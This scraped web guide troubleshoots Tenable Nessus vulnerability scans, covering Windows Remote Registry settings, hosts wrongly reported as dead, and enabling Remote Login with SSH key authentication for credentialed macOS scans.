


[View fullsize](#)



2. Either start the service yourself or configure Nessus to do so for you via the section Credentials → option Start the Remote Registry service during the scan.


[View fullsize](#)




Finally

You should now finally see full information for your Windows target devices!

[View fullsize](#)



[View fullsize](#)



[View fullsize](#)



[↑ Back to Index.](#)

Host(s) detected as dead


In this scenario, the target device will be online but the scan will complete almost instantly and will report:

1. Absolutely nothing. This is because the advanced scan setting Display unreachable hosts was not enabled before the scan was run - the setting does not apply retroactively.


In this case, you can confirm by opening file

C:\ProgramData\Tenable\Nessus\nessus\logs\nessusd.messages (this file can be enormous — millions of lines — so it's a good idea to use a more capable text editor such as [Notepad++](#)) and looking at the end of the file for lines that contain The remote host is dead.

[View fullsize](#)



[View fullsize](#)



or

2. INFO Ping the remote host and the section Output will contain a line that says The remote host [...] is considered as dead - not scanning. This is because the advanced scan setting Display unreachable hosts was enabled before the scan was run.


[View fullsize](#)

The screenshot shows the Nessus Professional interface. The left sidebar contains navigation links for 'My Scans', 'All Scans', 'Trash', 'Policies', 'Plugin Rules', 'Customized Reports', and 'Scanners'. The main content area is titled 'Example: Windows Scan' and includes tabs for 'Hosts', 'Vulnerabilities', and 'History'. A search filter is present above a table of vulnerabilities. The table has columns for 'Sev', 'Name', 'Family', and 'Count'. One vulnerability is listed: 'info Ping the remote host' with a count of 1. To the right, the 'Scan Details' section shows the policy as 'Basic Network Scan', status as 'Completed', scanner as 'Local Scanner', and start/end times as 'Today at 12:50 PM'. Below this, a 'Vulnerabilities' donut chart shows the distribution of severity levels: Critical (red), High (orange), Medium (yellow), Low (green), and Info (blue). The chart is predominantly blue, indicating that most vulnerabilities are of 'Info' severity.

[View fullsize](#)

The screenshot shows the Nessus Professional interface for a specific plugin. The left sidebar is the same as the previous screenshot. The main content area is titled 'Example: Windows Scan / Plugin #10180' and includes tabs for 'Hosts', 'Vulnerabilities', and 'History'. The 'Vulnerabilities' tab is active, showing a table with one entry: 'info Ping the remote host'. To the right, the 'Plugin Details' section provides information about the plugin: Severity: info, ID: 10180, Version: 2.19, Type: remote, Family: Port scanners, Published: June 24, 1999, and Modified: July 1, 2019. Below this, the 'Risk Information' section shows a risk factor of 'None'. The 'Description' section explains that the plugin determines if a remote host is alive using various ping types. The 'Output' section shows a sample output for a successful ping to a remote host.

[View fullsize](#)



There are a number of potential causes / fixes for this problem:

1. Ensure that there is network connectivity. The network cable may not be patched in or the VLAN configuration may be blocking the traffic, for example.
2. Ensure that the targets are correct.
3. * On the Windows device running Nessus, ensure that network discovery is enabled (refer to section “Windows problems” → [“General failure”](#)).

This is more common than you may think because cybersecurity professionals often have the habit of clicking “No” when Windows asks if you want to make your device discoverable and Tenable Nessus tends to be used physically on new networks.

4. On the Windows device running Nessus, restart the Windows service Tenable Nessus.
5. On the device running Nessus, ensure that a static IP address from the target isn’t set on a host NIC that isn’t actually connected to the target network. For example, you may be scanning 192.168.1.0/24 from the Wi-Fi NIC but 192.168.1.1/24 could be set statically on the Ethernet NIC which isn’t connected.
6. * On the Windows device running Nessus, reset networking (elevated commands netsh winsock reset and netsh int ip reset), reboot, and re-enable File and Printer Sharing.
7. On the Windows device running Nessus, try using a different NIC (Wi-Fi instead of Ethernet or vice versa, for example).
8. The scan is utilising a Windows-based VPN which can cause problems with Nessus’ packet forgery. Refer to <https://community.tenable.com/s/article/Can-I-scan-my-remote-network-via-a-VPN>
9. The scan is blocked by an Intrusion Prevention System (IPS). In our experience, this seems to be the case with Cisco Meraki MXes.

[↑ Back to Index.](#)

macOS scanning


As with Windows, a number of things need to go right to get full information from a macOS scan and, to make things worse, there's very little, if any, information online for how to use Nessus to perform a credentialed scan of a macOS device. (The majority of the information online regarding Nessus and macOS is for how to install Nessus itself or a Nessus Agent, which only links to Nessus Manager.)

Please note: Again, the below resolutions should probably only be in place temporarily / for the duration of the scan(s) because, somewhat ironically, they do reduce the security of the devices.

Remote Login

If Remote Login is not enabled, the scan will only report a small number of network-related INFOs.

View fullsize



Sev	Name	Family	Count
INFO	Ethernet Card Manufactur...	Misc.	1
INFO	Ethernet MAC Addresses	General	1
INFO	Host Fully Qualified Doma...	General	1
INFO	Nessus Scan Information	Settings	1
INFO	Ping the remote host	Port scanners	1
INFO	Traceroute Information	General	1
INFO	Windows NetBIOS / SMB ...	Windows	1

Scan Details


Policy: Basic Network Scan
Status: Completed
Scanner: Local Scanner
Start: Today at 2:42 PM
End: Today at 2:48 PM
Elapsed: 6 minutes

Vulnerabilities

Legend: Critical (red), High (orange), Medium (yellow), Low (green), Info (blue)

To resolve this, open System Preferences → Sharing and enable Remote Login (not for all users).


View fullsize




Authentication setup

When choosing SSH credentials, you'll see that Nessus defaults to public keys and explicitly labels passwords as "unsafe!".

[View fullsize](#)



[View fullsize](#)



So, to use the secure option and generate SSH keys:

1. Sign into the Mac as the user account that will be used by Nessus.
2. Open Terminal and execute the following commands:


```
mkdir /Users/$USER/.ssh
```

```
ssh-keygen -m PEM -t rsa
```

```
mv /Users/$USER/.ssh/id_rsa.pub /Users/$USER/.ssh/authorized_keys
```


3. Open Finder → select Go → Go to folder... → /Users/\$USER/.ssh/
4. Copy the file id_rsa (private key) off of the Mac.

[View fullsize](#)




```
nessus@Users-iMac ~ % ssh-keygen -m PEM -t rsa
Generating public/private rsa key pair.
Enter file in which to save the key (/Users/nessus/.ssh/id_rsa):
[Enter passphrase (empty for no passphrase):
[Enter same passphrase again:
Your identification has been saved in /Users/nessus/.ssh/id_rsa.
Your public key has been saved in /Users/nessus/.ssh/id_rsa.pub.
